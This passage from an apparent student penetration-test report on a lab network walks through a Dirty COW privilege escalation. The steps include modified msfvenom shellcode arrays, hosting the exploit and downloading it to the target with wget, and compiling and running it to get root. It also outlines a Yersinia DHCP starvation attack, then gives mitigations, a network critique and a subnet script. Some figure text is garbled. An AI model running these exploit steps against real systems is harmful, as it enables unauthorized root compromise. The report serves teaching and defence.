To view the user currently logged in, the command **whoami** is run. This displays that the user “www-data” is logged in. A privilege escalation attack will need to be used to escalate the privileges currently available. The first step required is to find out what version of Linux is currently running. This can be done by running the command **shell** in meterpreter, and then **cat /proc/version**. This is seen in Figure 94.

```
meterpreter > shell
Process 3829 created.
Channel 0 created.
cat /proc/version
Linux version 3.11.0-15-generic (buildd@akateko) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu5) ) #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014
```

Figure 94 - Kernel version

From Figure 94, it is found that the version is Ubuntu 3.11.0, and was made in 2014.

After doing a google search, it was found that Linux kernels prior to 2016 were vulnerable to the privilege escalation attack “dirty cow”.

Using **searchsploit**, the dirty cow exploit was searched for on the Kali machine. This command was **searchsploit dirty cow**. The output of this can be seen in Figure 95.

```
root@kali:~# searchsploit dirty cow
[...]
Exploit Title | Path
[...]
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /pro | (/usr/share/exploitdb/platforms/)
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty | PAYLOAD
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' PTR | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' PTR | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /pro | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /pro | linux/local/40847.cpp
[...]
root@kali:~#
```

Figure 95 - **searchsploit dirty cow**

In this case the 40616.c exploit will be used. The command **locate linux/local/40616.c** was used to find the location of the dirty cow exploit. Once the path for the exploit was found, it was copied to the desktop.

This exploit is designed for two different types of processors, x64 and x86. The exploit code is different depending on the processor type. To find out what processor is being run on the webserver, the command **uname -m** was run. The output of this is seen in Figure 96.

```
uname -m
i686
```

Figure 96 - processor version

A google search for this processor displayed that the Linux version was x86, as seen in Figure 97.

Re: Linux/x86 or Linux/x64. Type "uname -m" in the terminal and look at the output. If you can see "x86_64", then you have the **64-bit** version of Ubuntu installed and you should install the **x64** version. If it's "i686", then you've got a 32-bit Ubuntu and need to install **x86** which too is 32-bit. 2 Oct 2008

Figure 97 - processor version x86

This means that the code must be edited to be for an x86 bit processor, and not x64. The code in Figure 98 is the code that is removed.

```

/*
* $ msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
*/
unsigned char sc[] = {
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0xb1, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xea, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x48, 0x31, 0xff, 0x6a, 0x69, 0x58, 0x0f, 0x05, 0x6a, 0x3b, 0x58, 0x99,
    0x48, 0xbb, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00, 0x53, 0x48,
    0x89, 0xe7, 0x68, 0x2d, 0x63, 0x00, 0x00, 0x48, 0x89, 0xe6, 0x52, 0xe8,
    0xa0, 0x00, 0x00, 0x00, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73,
    0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
};
unsigned int sc_len = 177;

```

Figure 98 - deleted code

Once the dirty cow exploit has been run, it often leaves the system quite volatile, and prone to crashing. Therefore, it is advised that before the exploit is run, the command **echo 0 > /proc/sys/vm/dirty_writeback_centisecs** is executed.

When viewing this folder currently, it is found to contain the value “500”. When it is attempted to change the value of the file, the following error appears:

```

echo 0 > /proc/sys/vm/dirty_writeback_centisecs
/bin/sh: 2: cannot create /proc/sys/vm/dirty_writeback_centisecs: Permission denied

```

Figure 99 - Permission denied

This means that the “www-data” user does not have sufficient permissions to edit this folder. To bypass this, the dirty cow exploit code is edited.

On the terminal, the command **msfvenom -p linux/x64/exec CMD="/bin/bash -c 'echo 0 > /proc/sys/vm/dirty_writeback_centisecs'" PrependSetuid=True -f elf | xxd -l** is run. This can be seen in Figure 100.

Figure 100 - New payload generation

The original code is then edited to the following values:

```
/* $ msfvenom -p linux/x86/exec CMD="/bin/bash -c 'echo 0 > /proc/sys/vm/dirty_writeback_centiseconds'" PrependSetuid=True -f elf | xxd -i
unsigned char sc[] = {
    0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x34, 0x00, 0x20, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x80, 0x04, 0x08, 0x00, 0x80, 0x04, 0x08, 0xbd, 0x00, 0x00, 0x00,
    0x26, 0x01, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00,
    0x31, 0xdb, 0x6a, 0x17, 0x58, 0xcd, 0x80, 0x6a, 0xb, 0x58, 0x99, 0x52,
    0x66, 0x68, 0x2d, 0x63, 0x89, 0xe7, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x68,
    0x2f, 0x62, 0x69, 0x6e, 0x89, 0xe3, 0x52, 0xe8, 0x3f, 0x00, 0x00, 0x00,
    0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68, 0x20, 0x2d, 0x63,
    0x20, 0x27, 0x65, 0x63, 0x68, 0x6f, 0x20, 0x30, 0x20, 0x3e, 0x20, 0x2f,
    0x70, 0x72, 0x6f, 0x63, 0x2f, 0x73, 0x79, 0x73, 0x2f, 0x76, 0x6d, 0x2f,
    0x64, 0x69, 0x72, 0x74, 0x79, 0x5f, 0x77, 0x72, 0x69, 0x74, 0x65, 0x62,
    0x61, 0x63, 0x6b, 0x5f, 0x63, 0x65, 0x6e, 0x74, 0x69, 0x73, 0x65, 0x63,
    0x73, 0x27, 0x00, 0x57, 0x53, 0x89, 0xe1, 0xcd, 0x80
};

unsigned int sc_len = 189;
```

Figure 101 - edited code

The apache2 web server is then started for Kali, using the command **service apache2 start**. This enables files to be uploaded to the Kali webserver, and thus downloaded onto the 172.16.221.237 web server. The command **cp Desktop/40616.c /var/www/html/** is used to upload the exploit to the web server.

On the webserver, the command `wget 192.168.0.200/40616.c` is run to download the exploit. This can be seen in Figure 102.

```
cd /tmp
wget 192.168.0.200/40616.c
--2017-09-27 21:06:31-- http://192.168.0.200/40616.c
Connecting to 192.168.0.200:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5349 (5.2K) [text/x-csrc]
Saving to: `40616.c'

OK                                     100% 743M=0s

2017-09-27 21:06:31 (743 MB/s) - `40616.c' saved [5349/5349]
```

Figure 102 - Exploit download

Figure 103 shows the exploit as having successfully downloaded onto the web server.

```
ls  
40616.c  
at-spi2  
keyring-640su5  
pulse-GkQQtZdWwcKW  
pulse-PKdhtXMmr18n  
ssh-dPXPPjh3092  
unity_support_test.0  
vmware-root  
vmware-root_2447-1823933035  
vmware-user
```

Figure 103 - Download successful

Once the exploit has been downloaded, it is decompiled and run. This can be seen in Figures 104 and 105.

```
gcc 40616.c -o cow -pthread
40616.c: In function 'procselfmemThread':
40616.c:104:9: warning: passing argument 2 of 'lseek' makes integer from pointer
      without a cast [enabled by default]
/usr/include/unistd.h:335:16: note: expected '__off_t' but argument is of type 'void *'
40616.c: In function 'main':
40616.c:147:5: warning: format '%d' expects argument of type 'int', but argument
      2 has type '__off_t' [-Wformat]
```

Figure 104 - decompiling the exploit

```

./cow
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 41284
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak

```

Figure 105 - running the exploit

The exploit has now successfully been run, but when the command **whoami** is run, it still displays that the ‘www-data’ user is logged in, not root. However, upon checking the **/proc/sys/vm/dirty_writeback_centisecs** folder, it is found that it has been changed to 0. This can be seen in Figure 106.

```

cat /proc/sys/vm/dirty_writeback_centisecs
0

```

Figure 106 - updated file

Therefore, the exploit has worked to some extent. The exploit is now removed from the web server and the original version of the exploit is used. The code for the x64 processor is deleted and the commented x86 code is uncommented, as seen in Figure 107.

```

///* $ msfvenom -p linux/x86/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
unsigned char sc[] = {
    0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x34, 0x00, 0x20, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x80, 0x04, 0x08, 0x00, 0x80, 0x04, 0x08, 0x88, 0x00, 0x00, 0x00,
    0xbc, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00,
    0x31, 0xdb, 0x6a, 0x17, 0x58, 0xcd, 0x80, 0x6a, 0xb, 0x58, 0x99, 0x52,
    0x66, 0x68, 0x2d, 0x63, 0x89, 0xe7, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x68,
    0x2f, 0x62, 0x69, 0x6e, 0x89, 0xe3, 0x52, 0xe8, 0xa, 0x00, 0x00, 0x00,
    0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68, 0x00, 0x57, 0x53,
    0x89, 0xe1, 0xcd, 0x80
};
unsigned int sc_len = 136;

```

Figure 107 - original exploit

The same process as before is used to upload the new exploit to the Kali server, and download it onto the web server. From here the code is decompiled and run. The exploit being downloaded and decompiled can be seen in Figure 108.

```

wget 192.168.0.200/DirtyCow.c
--2017-09-27 21:25:10-- http://192.168.0.200/DirtyCow.c
Connecting to 192.168.0.200:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3711 (3.6K) [text/x-csrc]
Saving to: `DirtyCow.c'

OK ...
100% 482M=0s

2017-09-27 21:25:10 (482 MB/s) - `DirtyCow.c' saved [3711/3711]

gcc DirtyCow.c -o moo -pthread
DirtyCow.c: In function 'procselmemThread':
DirtyCow.c:78:9: warning: passing argument 2 of 'lseek' makes integer from point
er without a cast [enabled by default]
/usr/include/unistd.h:335:16: note: expected '__off_t' but argument is of type 'void *'
DirtyCow.c: In function 'main':
DirtyCow.c:121:5: warning: format '%d' expects argument of type 'int', but argum
ent 2 has type '__off_t' [-Wformat]      Ln 44, Col 12      INS

```

Figure 108 - download and decompile the exploit

The exploit is now run, and the command **whoami** is entered, to establish if the user had been upgraded to root. Figure 109 shows that the exploit was successful, and the user has been upgraded to root.

```

./moo
whoami
root

```

Figure 109 - Exploit run

Root privileges have now been gained on the 172.16.221.237 web server.

DHCP spoofing

192.168.0.203 is a DHCP server, and thus may be vulnerable to DHCP spoofing. If the webserver can successfully be spoofed, then it would be unable to accept any more requests.

A tool call Yersinia can be used to send DHCP packets to the DHCP server, and spoof the mac addresses being sent. This would cause the server to be starved, and any legitimate requests to the web server will fail.

The command **Yersinia -I** was run to activate the GUI for the tool. The selected interface by default was set to the main Ethernet port(eth0).

By pressing the F2 key, the DHCP mode was entered. On this page, it was possible to view the DHCP packets passing through the switch. This can be seen in Figure 110.

yersinia 0.7.3 by Slay & tomac - DHCP mode				Iface	Last seen
SIP	DIP	MessageType			
192.168.0.210	192.168.0.203	REQUEST		eth0	27 Sep 22:27:27
192.168.0.203	192.168.0.210	ACK		eth0	27 Sep 22:27:27

Figure 110 - DHCP packets

From here, the spoofing attack can be executed by pressing the **x** key, and then pressing **1** to send discover packets. This attack will not be carried out due to the network being live, and the potential for this attack to bring down the DHCP server.

Patches and mitigations

Now that the devices have all been exploited, patches must be implemented for these exploits.

Shellshock

In order to secure the 192.168.0.242 web server against shellshock, the bash version needs to be upgraded. To upgrade the bash version, the command **sudo apt-get update && sudo apt-get install** should be run. This will upgrade the bash service on the server to the latest version, and patch the shellshock exploit.

Password Cracking

Password cracking can be avoided by using strong secure passwords. A secure password should be used that is unique to each device. The two most important components of passwords are their complexity and their length, with the latter being the most important. The reason for this is because the shorter a password is, the more likely a brute force attack is to be successful. Passwords should ideally be at least sixteen characters long, and consist of uppercase and lowercase letters, numbers and special characters.

This section will cover how to update the passwords in the network.

Ssh passwords

For all of the devices where access was gained through ssh, the passwords can be updated by completing the following steps. It is advised not to reuse passwords across different devices, as this means that once one password is cracked, several devices can be accessed. This was the case for the xadmin account.

The first step is to log in to the account whose password requires changing. In this example, the device will be 192.168.0.34.

Once a connection has been established, the command **sudo passwd <user>** is entered. In this case, the user is xadmin. The password created should be long and secure. For example, the password that xadmin will be updated to is “Th1s!sAS3cur3Password@”. This process can be seen in Figure 111.

```
xadmin@xadmin-virtual-machine:~$ sudo passwd xadmin
Enter new UNIX password: ./moo
Retype new UNIX password: whoami
passwd: password updated successfully
xadmin@xadmin-virtual-machine:~$ █
```

Figure 111 - Password change

This process should be repeated for all other devices that allow ssh, with a different password being used for each. The root password should also be updated.

WordPress

To change the password for WordPress, navigate to the Users section in the side bar, then select the user whose password needs changed. In this case the user is admin. Click the “edit” button located

below the user's name, and then scroll to the bottom of the page, until the 'New password' section is found. Update the WordPress password here. This full process can be seen in Appendix G.

Firewall


To change the password for the firewall, the GUI must first be accessed. Once logged in, the user must navigate to System -> User Manager -> edit admin user. Once this page has been navigated to, the admin password can be changed. This process is seen in Appendix H.

Routers

To change the routers password from the default, they must first be accessed through telnet. Once in the router, the default password can be changed.

To change the password for the vyos router, the command **configure** must first be run. This command is run so that the configuration settings of the router can be changed.

The command **set system login user vyos authentication plaintext-password <password>** is then run. This will change the password for the vyos user. In this case the password used will be S3CurEPa55WOr@ds. To save the new password to the system, the command **commit** is executed, followed by **save**. This process can be seen in Figure 112.



```
vyos@vyos:~$ configure
[edit].168.0.200:4444
vyos@vyos# set system login user vyos authentication plaintext-password S3CurEPa
55WOr@ds
[edit]168.0.200:4444 -> 192.168.0.234:31174) at
vyos@vyos# commit
[edit]
vyos@vyos# save168.0.234
Saving configuration to '/config/config.boot'...
Done
[edit]
vyos@vyos#
```

Figure 112 - Router password change.

WordPress

Through the Nikto scan, it was identified that the current version of WordPress running has several vulnerabilities. These can be patched by simply updating the current version running of WordPress.

To update the current version of WordPress, navigate to the dashboard then the Updates section. From this page it is possible to update WordPress.

Dirty Cow

To patch the Dirty Cow exploit, a similar process as patching the shellshock vulnerability is used. The command **sudo apt-get update && sudo apt-get dist-upgrade** must be run. This will update the system to the latest version of Ubuntu, and will reboot the server. Once this command is run, the server should no longer be vulnerable to Dirty Cow.

DHCP Spoofing

To avoid attacks against the DHCP server, the DHCP snooping feature can be added to the switch 192.168.0.192. With the DHCP snooping feature, the switch ports are configured into two different

states – trusted and untrusted. If a port is configured to trusted, then it can receive DHCP packets. If it is configured to untrusted then it cannot receive any DHCP packets. By configuring the ports like this, if the attacker sends a DHCP packet to an untrusted port on the switch, then it will be dropped. To find the commands on how to change the switch ports, click [here](#) (Popeskic, 2018).

Network Design Critical Evaluation

The setup of the network has many positives and negatives. The 192.168.0.0 network makes efficient use of subnets, and avoids host wastage. However, the 13.13.13.0 does not make good use of subnets. The 13.13.13.0 network has a netmask of /24, meaning that 253 hosts can be set up. The network only contains two hosts, thus wasting 251 IPs. A more ideal subnet mask would be /30, as this would only use four hosts, rather than 255. The same can be said for the 172.16.221.0/24 network.

The 192.168.0.96/27 network does not need as many hosts this subnet allows, as it is only two routers connected to each other. To avoid host wastage, the netmask should be changed to /30.

The firewall has been poorly configured as it allows for traffic to come from the DMZ, to 192.168.0.66. The DMZ should contain untrusted devices that should not be able to gain access to any other areas of the network.

The router interfaces still make use of the telnet protocol. The telnet protocol has been proven to be untrustworthy, as it does not encrypt any traffic that passes through. Telnet should be removed from the routers, and replaced with the ssh protocol, as this is a much more secure way of communicating with the device.

An Intrusion Detection System (IDS) should be implemented within the network. By implementing an IDS, any unusual traffic within the network that could be malicious will be flagged up. For example, if it is found that a port scan is being run from within the network, which is uncommon, then the IDS will flag this up as a potential security issue. Including an IDS will help detect any attacks against and within the network.

Several devices within the network make use of the NFS protocol. The NFS protocol is used for file sharing and editing between devices. The problem with the way NFS is set up on device 192.168.0.210 and device 192.168.0.66, is that they allow the root folders to be viewed. This subsequently means that all folders within the device can be viewed and edited. If a malicious attacker was to gain access to these files, then they could potentially be used to exploit the system further. To counteract this, the NFS port should either be closed or the files that can be viewed should be restricted.

Conclusion

In conclusion, the network has several large flaws that require patching. If these vulnerabilities are not patched, then an attacker cause serious harm from within the network, and gain large amounts of sensitive data. The majority of vulnerabilities came from using weak passwords that were easily cracked using common dictionary attacks. The best way to protect against these attacks is to use complex passwords that are unique across all devices and make sure that all the software is running on the most up to date versions.

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Appendix

Appendix A – Subnet Calculations

The python script for the subnet calculations:

The screenshot shows a Python code editor window with the following details:

- Title Bar:** The title is "*subnet.py" located at the top center. To the left is an "Open" dropdown menu and a file icon. To the right are "Save", "≡", and window control buttons.
- Code Area:** The main area contains Python code. It defines a function `find_subnet` that takes a subnet as input. The code calculates the number of hosts, the network bits, and the host bits. It then generates a binary string of 32 bits representing the subnet mask, inserting a dot after every 8 bits. Finally, it prints the network address, broadcast address, and the range of useable addresses.
- Output:** The code is intended to be run in a terminal or integrated environment where it will print the calculated values.

```
def find_subnet(subnet):
    print "Ip Address: " + subnet
    NewSubnet = subnet.split("/")
    mask = 32 - int(NewSubnet[1])
    hosts = 2**mask
    modulo = int(NewSubnet[1]) % 8
    print "The amount of network bits in the subnet is calculated by
working out the remainder between the subnet mask divided by 8"

    print
    print "Network bits for the subnet: " + str(modulo)
    print
    print "the 1's represent the network portion, and the 0's represent
the host portion."
    print
    bits = ""

    for i in range(32):

        if(i < int(NewSubnet[1])):
            bits = bits + "1"
        else:
            bits = bits + "0"

        i += 1
        if i > 1 and i % 8 == 0 and i != 32:
            bits = bits + "."

    print
    print bits
    print

    print "All Network bits: " + str(NewSubnet[1])
    print "Host bits: " + str(mask)
    print "Amount of hosts in subnet: " + str(hosts)
    print "Amount of useable hosts in subnet: " + str(hosts-2)

    address = subnet.split('.')
    split2 = address[3].split('/')
    octet4 = split2[0]

    count = 0
    while count < int(octet4):
        count += hosts


    octet3 = address[0] + '.' + address[1] + '.' + address[2] + '.'

    print "The network address is: " + octet3 + str(count - hosts)
    print "The broadcast address is: " + octet3 + str(count - 1)
    print "The network range is: " + octet3 + str(count - hosts + 1) +
"_" + str(count - 2)

file1 = open('IpAddresses.txt')
```

```
while True:  
    print  
  
    line = file1.readline()  
    if("") == line:  
        break;  
    subnet = line  
    print '-'  
    find_subnet(subnet)
```

The IPAddresses.txt file:



The screenshot shows a terminal window with two tabs open. The left tab is titled '*subnet.py' and contains the Python script code shown above. The right tab is titled 'IpAddresses.txt' and contains the following list of subnet masks:

```
192.168.0.33/27  
192.168.0.34/27  
192.168.0.65/27  
192.168.0.66/27  
192.168.0.97/27  
192.168.0.98/27  
192.168.0.129/27  
192.168.0.130/27  
192.168.0.193/27  
192.168.0.200/27  
192.168.0.203/27  
192.168.0.210/27  
192.168.0.225/30  
192.168.0.226/30  
192.168.0.229/30  
192.168.0.230/30  
192.168.0.233/30  
192.168.0.234/30  
192.168.0.241/30  
192.168.0.242/30  
172.16.221.16/24  
172.16.221.237/24
```

The output of the script:

```
root@kali:~/Desktop# python subnet.py
-----
Ip Address: 192.168.0.33/27
subnet.py
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8

Network bits for the subnet: 3

the 1's represent the network portion, and the 0's represent the host portion.

11111111.11111111.11111111.11100000

All Network bits: 27

Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.32
The broadcast address is: 192.168.0.63
The network range is: 192.168.0.33-62

-----
Ip Address: 192.168.0.34/27
subnet.py
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8

Network bits for the subnet: 3

the 1's represent the network portion, and the 0's represent the host portion.

11111111.11111111.11111111.11100000

All Network bits: 27

Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.32
The broadcast address is: 192.168.0.63
The network range is: 192.168.0.33-62

-----
Ip Address: 192.168.0.65/27
subnet.py
The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8

Network bits for the subnet: 3

the 1's represent the network portion, and the 0's represent the host portion.

11111111.11111111.11111111.11100000

All Network bits: 27

Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.64
The broadcast address is: 192.168.0.95
The network range is: 192.168.0.65-94
```

```
Ip Address: 192.168.0.66/27
The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8

Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.

11111111.11111111.11111111.11100000

All Network bits: 27

Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.64
The broadcast address is: 192.168.0.95
The network range is: 192.168.0.65-94

-----
Ip Address: 192.168.0.97/27
The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8

Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.

11111111.11111111.11111111.11100000

All Network bits: 27

Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.96
The broadcast address is: 192.168.0.127
The network range is: 192.168.0.97-126

-----
Ip Address: 192.168.0.98/27
The amount of network bits in the subnet is calculated by working out the remainder between the subnet mask divided by 8

Network bits for the subnet: 3
the 1's represent the network portion, and the 0's represent the host portion.

11111111.11111111.11111111.11100000

All Network bits: 27

Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.96
The broadcast address is: 192.168.0.127
The network range is: 192.168.0.97-126
```

```
-----  
Ip Address: 192.168.0.129/27  
  
The amount of network bits in the subnet is calculated by working out the remainder between the s  
ubnet mask divided by 8  
  
Network bits for the subnet: 3  
  
the 1's represent the network portion, and the 0's represent the host portion.  
  
11111111.11111111.11111111.11100000  
  
All Network bits: 27  
  
Host bits: 5  
Amount of hosts in subnet: 32  
Amount of useable hosts in subnet: 30  
The network address is: 192.168.0.128  
The broadcast address is: 192.168.0.159  
The network range is: 192.168.0.129-158  
  
-----  
Ip Address: 192.168.0.130/27  
  
The amount of network bits in the subnet is calculated by working out the remainder between the s  
ubnet mask divided by 8  
  
Network bits for the subnet: 3  
  
the 1's represent the network portion, and the 0's represent the host portion.  
  
11111111.11111111.11111111.11100000  
  
All Network bits: 27  
  
Host bits: 5  
Amount of hosts in subnet: 32  
Amount of useable hosts in subnet: 30  
The network address is: 192.168.0.128  
The broadcast address is: 192.168.0.159  
The network range is: 192.168.0.129-158  
  
-----  
Ip Address: 192.168.0.193/27  
  
The amount of network bits in the subnet is calculated by working out the remainder between the s  
ubnet mask divided by 8  
  
Network bits for the subnet: 3  
  
the 1's represent the network portion, and the 0's represent the host portion.  
  
11111111.11111111.11111111.11100000  
  
All Network bits: 27  
  
Host bits: 5  
Amount of hosts in subnet: 32  
Amount of useable hosts in subnet: 30  
The network address is: 192.168.0.192  
The broadcast address is: 192.168.0.223  
The network range is: 192.168.0.193-222  
  
-----
```

```
Ip Address: 192.168.0.203/27

The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8

Network bits for the subnet: 3

the 1's represent the network portion, and the 0's represent the host portion.

11111111.11111111.11111111.11100000

All Network bits: 27

Host bits: 5
Amount of hosts in subnet: 32
Amount of useable hosts in subnet: 30
The network address is: 192.168.0.192
The broadcast address is: 192.168.0.223
The network range is: 192.168.0.193-222

-----
Ip Address: 192.168.0.210/27

The amount of network bits in the subnet is calculated by working out the remainder between the s
ubnet mask divided by 8

Network bits for the subnet: 3

the 1's represent the network portion, and the 0's represent the host portion.

11111111.11111111.11111111.11100000

All Network bits: 27

Host bits: 5
Amount of hosts in subnet: 32
